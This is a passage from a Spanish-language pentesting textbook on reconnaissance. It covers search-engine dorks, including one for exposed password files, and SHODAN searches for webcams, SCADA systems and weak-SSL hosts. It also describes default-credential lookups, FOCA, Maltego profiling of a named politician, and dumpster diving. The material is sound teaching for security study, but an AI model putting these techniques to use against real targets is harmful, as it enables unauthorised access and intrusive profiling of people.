Una ventaja para los atacantes es que estas consultas pueden realizarse por medio de comandos específicos del sistema operativo, ya sea Windows o Linux, o bien a través de recursos online que implementan estas herramientas. En este último caso, existe la ventaja adicional de que la dirección IP que quedará registrada en los dispositivos de red de la organización no será la del atacante sino la del sitio que permite realizar el traceroute. Por estas razones, la mayor parte de esta información puede obtenerse libremente y en forma completamente legal.

> LAS CONSULTAS PUEDEN REALIZARSE MEDIANTE HERRAMIENTAS DEL SISTEMA OPERATIVO

Fuentes de información

Como conclusión de lo visto hasta ahora, queda claro que en esta etapa, Internet es una fuente de información extremadamente rica. Sin embargo, a excepción de los rangos de direcciones IP, lo que hemos podido recopilar hasta el momento, al menos en principio, no parece tener demasiada relevancia. A continuación, veremos algunas fuentes específicas para obtener mayor cantidad y calidad de datos.

Motores de búsqueda clásicos

Si bien en Internet hay gran cantidad de información disponible, no toda es fácilmente accesible. Esto hace que, como ya vimos, tengamos que apelar a nuestra creatividad y pericia al realizar búsquedas avanzadas en los distintos buscadores.

De esta forma nació el concepto de **Google Hacking**, queh se basa en el uso de cadenas de búsqueda específicas tendientes a identificar variada información, desde correos electrónicos y usuarios, hasta servidores con vulnerabilidades conocidas e incluso cámaras de vigilancia que hayan sido publicadas en Internet.

Sin embargo, hoy en día **Google** no es el único motor que ofrece

efectuar este tipo de búsquedas. Últimamente, **Bing** también se ha posicionado como un buscador complementario para obtener información útil en la etapa de recopilación. La posibilidad de aplicar el operador **IP** para buscar sitios dentro de una dirección IP en particular, y el operador **filetype** –que a diferencia de Google identifica el encabezado del archivo y no solo su extensión–, hace del buscador de Microsoft una fuente complementaria a Google.

En la **Figura 9** podemos apreciar una búsqueda de archivos con contraseñas alojados en sitios web distribuidos por Internet. Desde ya, la búsqueda podría ajustarse para obtener información específica, por ejemplo, de un sitio en particular.

Figura 9. Mediante el **Google Dork "Index of /" +passwd.txt**, es posible obtener información como la que se aprecia en esta imagen.

La **Figura 10** muestra una búsqueda realizada en Bing sobre la dirección IP correspondiente a RedUSERS. Vemos que, a partir de esta simple consulta, complementamos la información recopilada mediante la herramienta Fierce, e incorporamos nuevos subdominios que también podrían ser objetivo de ataque.




Figura 10. Mediante el **BING Dork `ip: 98.129.229.166`**, se obtienen todos los sitios web asociados a dicha dirección IP.

A continuación, vemos un listado con distintos tipos de información que pueden obtenerse con paciencia y ganas de experimentar:

- Detección de sistemas específicos.
- Servidores publicados en Internet con vulnerabilidades específicas.
- Usuarios, contraseñas y demás datos sensibles expuestos al público.
- Correos electrónicos e información sobre usuarios para el planeamiento exitoso de los ataques de ingeniería social.
- Sitios de acceso a la administración de distintos dispositivos.
- Localización de **exploits** y objetivos.

DNS

Para conocer más sobre DNS, podés acceder a una explicación amena en este link: **http://blog.smaldone.com.ar/2006/12/05/como-funciona-el-dns**. Para aprender sobre DNS Zone Transfer: **www.digininja.org/projects/zonetransferme.php**.

De este modo, vemos que, a partir de la combinación de un conjunto de operadores de búsqueda, es posible hallar información relevante sobre una organización, que, en conjunto con otros datos obtenidos de diversas fuentes y luego de un proceso de correlación y cruce, permite obtener información más elaborada y rica desde el punto de vista del atacante. Así, podemos estar seguros de que el atacante estaría en condiciones de lanzar ataques más sofisticados; por ejemplo, a partir del uso de técnicas avanzadas de ingeniería social que exploten de la mejor manera la información conseguida.




Figura 11. Resultado de la búsqueda del sitio **www.redusers.com** en la dirección web **www.archive.org**.

RECOPILACIÓN

Gran parte de la etapa de recopilación puede hacerse a través de recursos online disponibles públicamente. A continuación enumeraremos algunos de ellos: CentralOps: **http://centralops.net/co** Robtex: **www.robtex.com**, GeekTools: **www.geektools.com** y Netcraft: **www.netcraft.com**.

Sin embargo, no todo termina aquí. Dado que a partir de la evolución natural de los productos, estos cada vez incluyen mayor cantidad de controles de seguridad, los atacantes también han tenido que evolucionar en sus ataques. Debido a esto, la etapa de recopilación de información está teniendo cada vez más relevancia en relación con las otras, y esta tendencia seguirá creciendo en el futuro.

En línea con esto, han surgido y madurado un conjunto de herramientas que automatizan el proceso de recopilación y ponen a disposición nuevas formas de acceder a la información que se encuentra disponible públicamente, pero que, como ya hemos mencionado, muchas veces no es fácilmente accesible.

SHODAN

En este escenario apareció **SHODAN** (**www.shodanhq.com/**), un motor de búsqueda diferente de los conocidos. Tal como hemos visto, no caben dudas de que Google y Bing son geniales para encontrar sitios web con información en función de las cadenas de búsqueda que hayamos ingresado. Sin embargo, SHODAN va un paso más allá en lo que a consultas se refiere, ya que, a partir del uso de determinados filtros, permite identificar dispositivos, servidores y aplicaciones específicas conectadas a Internet.

A diferencia de los motores de búsqueda tradicionales, SHODAN indexa la información según los **metadatos** presentes en los dispositivos, servidores y aplicaciones. Ejemplos de estos metadatos son los banners de diferentes servicios, los mensajes de bienvenida, la información que se intercambia en una conexión, etc.

A modo de ejemplo, en la **Figura 12** es posible observar un banner correspondiente a un servidor web Apache.

PARÁMETROS AVANZADOS DE BÚSQUEDA

Una guía de referencia rápida (cheat sheet) con parámetros avanzados de búsqueda de Google la podemos encontrar en el siguiente enlace: **www.sans.org/security-resources/GoogleCheatSheet.pdf**. Análogamente, también podremos encontrar una guía de referencia rápida de Bing en **http://websearch.about.com/od/searchenginecheatsheets/a/Bing-Search-Engine-Shortcuts.htm**.

Figura 12. En este banner vemos el **servidor** (Apache), la **versión** (2.2.17) y el **sistema operativo** (Linux, Ubuntu).

De esta forma, como **pentesters** podríamos estar interesados en identificar, dentro del rango de direcciones IP de una organización, cuántos servidores están utilizando una versión desactualizada de Apache, a la cual se le conozca un conjunto de vulnerabilidades críticas.

Debemos tener en cuenta que para realizar estas búsquedas, ante todo es necesario saber en forma específica cuáles son los filtros correspondientes, que maneja SHODAN.

USO DE METADATOS

Los metadatos son datos que nos permiten describir a otros datos. Particularmente nos referiremos a un conjunto de datos abstractos que sirven para definir a otros datos con mayor nivel de especificidad. Un ejemplo son los banners de los servidores web, ya que a partir de una serie de etiquetas generales a todos los servidores ("**Date**", "**Server**", etc.), definen a los distintos servidores que pueden existir. Por ejemplo, la etiqueta "**Server**" podría ser **Apache/2.2.17** o **IIS 7.0**.

Uno de los operadores soportados por SHODAN es **geo**, que permite identificar dispositivos cercanos a las coordenadas especificadas. Nosotros utilizaremos las coordenadas de la Ciudad de Buenos Aires, aproximándolas a **-34.6** y **-58.37**. Adicionalmente, también podríamos especificar un radio para acotar la búsqueda, por ejemplo, a 10 kilómetros. Los resultados pueden apreciarse en la **Figura 13**.




Figura 13. Vemos los primeros tres resultados de la búsqueda de dispositivos en un radio de 10 km de la Ciudad de Buenos Aires.

Por otro lado, otras búsquedas interesantes y divertidas a la vez que pueden hacerse mediante SHODAN son las de cámaras IP y webcams. Mediante palabras clave como **webcam**, **ipcam** o **netcam**, entre muchas otras, es posible identificar gran cantidad de estos dispositivos que están publicados a Internet. Si bien suelen requerir credenciales de autenticación para acceder a ellos, en un alto porcentaje de los casos, dichas credenciales son las que vienen por defecto al momento de adquirir el dispositivo. En la **Figura 14** vemos la imagen captada por una cámara de vigilancia ubicada en algún lugar donde el frío y la nieve hacen que nadie tenga ganas de pasar por allí.

Figura 14. En la imagen vemos una captura de pantalla de una cámara IP publicada en Internet, con usuario y contraseña por defecto.

Extendiendo el razonamiento, también es posible encontrar dispositivos como routers, access points e, incluso, sistemas de control industrial y de infraestructuras críticas, como SCADA, que poseen credenciales de autenticación predefinidas y que fácilmente pueden ser accedidos mediante una sencilla búsqueda, como la analizada para el caso de las cámaras IP. Aquí encontramos otro ejemplo de la importancia de llevar adelante procesos de hardening en los

SCADA

Son las siglas de Supervisory Control And Data Aquisition, sistemas de control industrial que permiten controlar y supervisar remotamente sensores, actuadores, dispositivos industriales, entre otros. Esto se realiza a partir de un software específico que corre bajo sistemas operativos conocidos pero usualmente obsoletos. Ejemplos son PLCs, bombas de extracción de petróleo, etc. El riesgo surge a raíz de que los controles de seguridad dependen del sistema operativo y del sistema de control.

dispositivos y/o aplicaciones que adquiramos, por ejemplo, modificando los parámetros que vienen configurados de fábrica.

Finalmente, SHODAN posee un conjunto de operadores que permiten identificar los dispositivos que implementan protocolos con distintos niveles de cifrado, y cuáles son esos niveles. Si bien los filtros con SSL requieren adquirir el add-on de HTTPs para ser utilizados, es una función interesante, ya que combinando los filtros, es posible encontrar dispositivos que soporten algoritmos de cifrado débiles o protocolos vulnerables, como es el caso de SSLv2. En la **Figura 15**, justamente, vemos los resultados de aplicar el filtro **cipher_protocol:SSLv2** junto con el operador **country:PA**.




Figura 15. En la imagen se aprecian algunos dispositivos con soporte para SSLv2 que se encuentran en la República de Panamá.

Con solo algunos ejemplos, podemos darnos una idea del alcance y la potencia de SHODAN al momento de buscar información sobre dispositivos en Internet. Además, SHODAN también dispone de un conjunto de APIs que permiten interconectar otras aplicaciones para sacar mayor provecho y automatizar este tipo de búsquedas.

FOCA

FOCA es una herramienta desarrollada por **Informática64** y popularizada por **Chema Alonso**, que automatiza y optimiza la recopilación de información online. En un principio, estaba basada en la identificación de archivos publicados en Internet y su posterior análisis de metadatos. De esta forma, extrayendo y analizando esos metadatos (por ejemplo, los campos **Autor**, **Usuario** y **Propiedades del documento** de un archivo de Microsoft Word), es posible relevar información relacionada con la generación de un archivo. Si extrapolamos la situación a una organización y analizamos los metadatos de todos los archivos que tiene publicados en Internet, sin duda encontraremos información muy valiosa.

La **Figura 16** muestra el análisis de metadatos de los archivos publicados por la Casa Blanca. Si miramos con detenimiento, veremos que hemos podido recopilar direcciones de correo, usuarios, aplicaciones utilizadas para crear dichos archivos, etc. Todo está organizado de manera muy intuitiva.




Figura 16. Este es un resumen de la información recopilada mediante el análisis de los metadatos de archivos publicados en el sitio.

En las últimas versiones de FOCA, también se han incorporado funciones de descubrimiento de direcciones IP y subdominios, que complementan y automatizan búsquedas manuales como las que hemos hecho previamente. En la **Figura 17** vemos algunos detalles técnicos asociados al servidor que aloja al sitio web.




Figura 17. Mediante la opción **Technology Recognition**, es posible identificar detalles técnicos, como servidores DNS y el servidor web.

Sin dudas, FOCA es una herramienta sumamente útil al momento de relevar información sobre un objetivo determinado.

REFERENCIAS DE LA SECCIÓN

Podemos descargar FOCA desde el enlace **http://www.informatica64.com/foca.aspx**, dejando nuestro correo electrónico, o bien subir los archivos a mano y utilizarlo en forma online desde **www.informatica64.com/foca**. Como en el caso de SHODAN, encontraremos muy buenos posts sobre FOCA, incluyendo un manual de usuario, en el blog **Un Informático en el Lado del Mal**.

Además, a la información de usuarios y aplicaciones relevadas mediante el análisis de metadatos, también agrega la identificación de rangos de IP, subdominios, dominios relacionados, tecnologías utilizadas por los servidores e, incluso, un conjunto de vulnerabilidades en los sitios web.

Maltego

Maltego es una herramienta ampliamente utilizada para la etapa de recopilación de información, no solo por la capacidad que posee para obtener los datos, sino también por la manera intuitiva en que los presenta. Para eso, a partir de la recopilación, se encarga de identificar las relaciones existentes entre la información relevada y, luego, la representa de manera gráfica y entendible.




Figura 18. Además de los sitios web relacionados, Maltego puede relevar más información del dominio, como servidores DNS.

Por un lado, nos permitirá identificar información relativa a la red, como rangos de direcciones IP, nombres de dominio, servidores DNS e

información de whois, estableciendo cuáles son las diferentes relaciones entre ellas. Además, nos servirá para enumerar información relativa a personas físicas, como direcciones de correo electrónico, números telefónicos e, incluso, sitios web, redes sociales y organizaciones relacionadas con ellas.




Figura 19. Además de los sitios web, también puede apreciarse el enlace a **pastebin**, donde es posible descargar los cables completos.

A diferencia del ejemplo anterior, en la **Figura 19** apreciamos que, en vez de comenzar desde un dominio y relevar información relacionada, también es posible partir desde una persona; en nuestro caso, la presidente de la Argentina, Cristina Fernández de Kirchner. En el ejemplo, para no saturar el gráfico de información, únicamente mostramos algunos de los sitios web que hacen referencia a ella. Adicionalmente, también mostramos una transformación a pastebin, donde puede verse un post en el que están identificados los cables de wikileaks relacionados con el Gobierno argentino. Además de ser una excelente herramienta para recopilar información, el punto destacado de Maltego es la manera en que la relaciona y presenta.

Firefox como herramienta de recopilación de información

Si bien las bondades de Firefox como herramienta de recopilación de información no son nuevas, vale la pena refrescar algunos de los plugins que le dan superpoderes a este popular navegador.

El primero de ellos es **PassiveRecon**. Cuando visitamos un sitio web desde Firefox, este plugin nos permite relevar información de red e, incluso, archivos y correos electrónicos publicados. Para hacerlo, cada vez que cliqueamos en una de sus opciones, en una nueva pestaña del navegador se enlaza a alguno de los tantos recursos disponibles en Internet para buscar información. Por ejemplo, en el caso de servidores DNS, permite realizar consultas tanto a Robtex como a intoDNS.




Figura 20. **PassiveRecon** permite centralizar el relevamiento de información enlazando a distintos sitios.

Otro plugin que permite relevar gran cantidad de información de la red objetivo es **WorldIP**. Este incorpora numerosas funciones, como **whois**, **traceroute** y **ping**, entre otras, y muestra los resultados de manera

SHODAN

Para conocer los filtros de SHODAN, nada mejor que consultar su documentación oficial. Podés acceder a la misma desde **www.shodanhq.com/help/filters**. Adicionalmente, existen muy buenos posts sobre SHODAN en el blog Un Informático en el Lado del Mal: **www.elladodelmal.com**.

intuitiva. WorldIP puede descargarse ingresando en el enlace que se presenta a continuación: **https://addons.mozilla.org/en-US/firefox/addon/worldip-flag-and-datacenter-pi/**.

En la **Figura 21** podemos observar algunas de las interesantes funciones incorporadas por este plugin.




Figura 21. **WorldIP** muestra la dirección IP del sitio visitado y nos permite lanzar comandos, como **traceroute**, **ping** y ***whois***.

Finalmente, la tercera extensión a la que haremos referencia está orientada a la búsqueda de perfiles en las distintas redes sociales. Si bien no es una extensión desarrollada con fines de seguridad, el hecho de que permita buscar un perfil en múltiples redes sociales hace que sea sumamente aprovechada en la etapa de recopilación de información. Su nombre es **Social Friend Finder** (**SFF**) y permite buscar a una persona en varias redes sociales en simultáneo, incluyendo Facebook, Twitter y Google Profiles.

REFERENCIAS DE LA SECCIÓN

Es posible descargar la versión Community Edition de Maltego desde el enlace **http://www.paterva.com/web5/client/download.php**. Cabe recordar que hay que registrarse en el sitio, porque la primera vez que iniciemos la herramienta, tendremos que ingresar nuestras credenciales para utilizarlo. Para conocer en detalle la herramienta, podemos dirigirnos al manual de usuario oficial, presente en el siguiente enlace: **http://ctas.paterva.com/view/Userguide**.




Figura 22. Opciones de configuración de **`Social Friend Finder`**. Pueden verse las redes sociales soportadas por este plugin.

Búsqueda offline

Cuando hablamos de búsqueda de **información offline**, por lo general nos referimos a todas aquellas técnicas que no están relacionadas directamente con el uso de la tecnología informática ni de Internet. Las técnicas más conocidas en este caso son la **ingeniería social** y el **dumpster diving**. En este apartado no profundizaremos en ellas, ya que les dedicaremos otros capítulos. Simplemente, explicaremos su porqué y veremos algunos ejemplos interesantes.

EXISTEN TÉCNICAS DE BÚSQUEDA DE INFORMACIÓN SIN EL USO DE TECNOLOGÍAS INFORMÁTICAS

También podríamos hacer referencia a una frase de autor anónimo: "la basura de unos es el tesoro de otros". El **trashing**, salvando la distancia, justamente hace honor a este dicho. El método consiste en buscar en los desechos de los cestos de papeles de la oficina cualquier tipo de información que sea relevante para la etapa de recopilación. Por ejemplo, puede ser documentación o papelería que haya sido arrojada sin tomar los recaudos necesarios en lo que a destrucción segura se refiere. Es interesante tener en cuenta que existen casos en que se desechan papeles que contienen información confidencial en los cestos comunes, sin siquiera haberlos pasado por una trituradora. Esto representa un riesgo por la posibilidad de que los datos sean robados.

Fase de escaneo

Hasta aquí hemos recopilado toda la información necesaria del objetivo, tanto a nivel de red y de usuarios, como la relacionada con el perfil de negocios de la organización. Este puede ser un solo equipo, una serie de ellos ubicados en la zona desmilitarizada o **DeMilitarized Zone** (**DMZ**) de una empresa o bien algún equipo de la red interna. A partir de aquí, comienza la fase de escaneo, en que empezaremos a analizar al objetivo desde una perspectiva más técnica para detectar qué servicios y aplicaciones está ejecutando y, a partir de esa información, qué vulnerabilidades pueden explotarse.

Definición y objetivos

El escaneo corresponde a la segunda fase de la etapa de relevamiento. A partir de las direcciones IP y del resto de la información de los sistemas objetivos obtenidas como resultado de la etapa anterior, el objetivo final será encontrar todas las posibles fallas, errores y vulnerabilidades, de modo tal de definir los vectores de ataque de cara a que, en una fase posterior, puedan ser explotados y, así, ganar acceso al sistema.

Como pasos intermedios dentro de esta etapa, incluiremos la identificación de servicios, y la detección del sistema operativo y de las aplicaciones con el mayor nivel de detalle posible. Por ejemplo, en el caso del sistema operativo, es conveniente identificar no solo la plataforma, sino también la familia. Es decir, saber si el sistema es Microsoft o UNIX y, también, si es Windows 2003 o Windows 2008, y si tiene o no el último Service Pack instalado. En el próximo capítulo veremos el porqué de este nivel de detalle.

SCADA

Para conocer mas sobre seguridad en sistemas SCADA, podemos revisar el siguiente enlace de Wikipedia: **http://en.wikipedia.org/wiki/SCADA#Security_issues**. Para información adicional sobre contraseñas por defecto de cámaras y otros dispositivos, dos de los sitios más completos son: **http://defaultpassword.com** y **http://cirt.net/passwords**.

Por otro lado, respecto a las aplicaciones, en primera instancia el objetivo es determinar qué servicio se está brindando y, luego, cuál es la aplicación que lo hace y la versión específica. Por ejemplo, si el equipo estuviese funcionando como servidor web, habrá que determinar si está corriendo **Apache** o un **Internet Information Server** (**IIS**) y, adicionalmente, qué versión del servidor es. No es lo mismo que sea IIS 5.0, IIS 6.0 o IIS 7.0, ya que las medidas de seguridad implementadas y, sobre todo, las vulnerabilidades existentes entre las distintas versiones son fundamentales. Para esto utilizaremos varios métodos de escaneo, dependiendo del tipo de servicio o dispositivo que se quiera analizar, del sistema operativo y también de la aplicación que se esté ejecutando en el momento.

Finalmente, nos encargaremos de analizar la etapa de escaneo de vulnerabilidades, y veremos aquellas consideraciones que es preciso tener en cuenta antes de lanzar el ataque.

Consideraciones previas

En los sucesivos párrafos veremos cómo llevar adelante la etapa de escaneo y los pasos que debemos seguir para llegar a buen puerto. Sin embargo, para comprender en detalle estos pasos y, sobre todo, entender lo que hacen las herramientas que utilizaremos, es preciso sacar a la luz algunos conceptos de redes, en particular, referidos al protocolo TCP. En primer lugar, nos centraremos en el **saludo de tres vías de TCP** o **TCP 3-way handshake**.

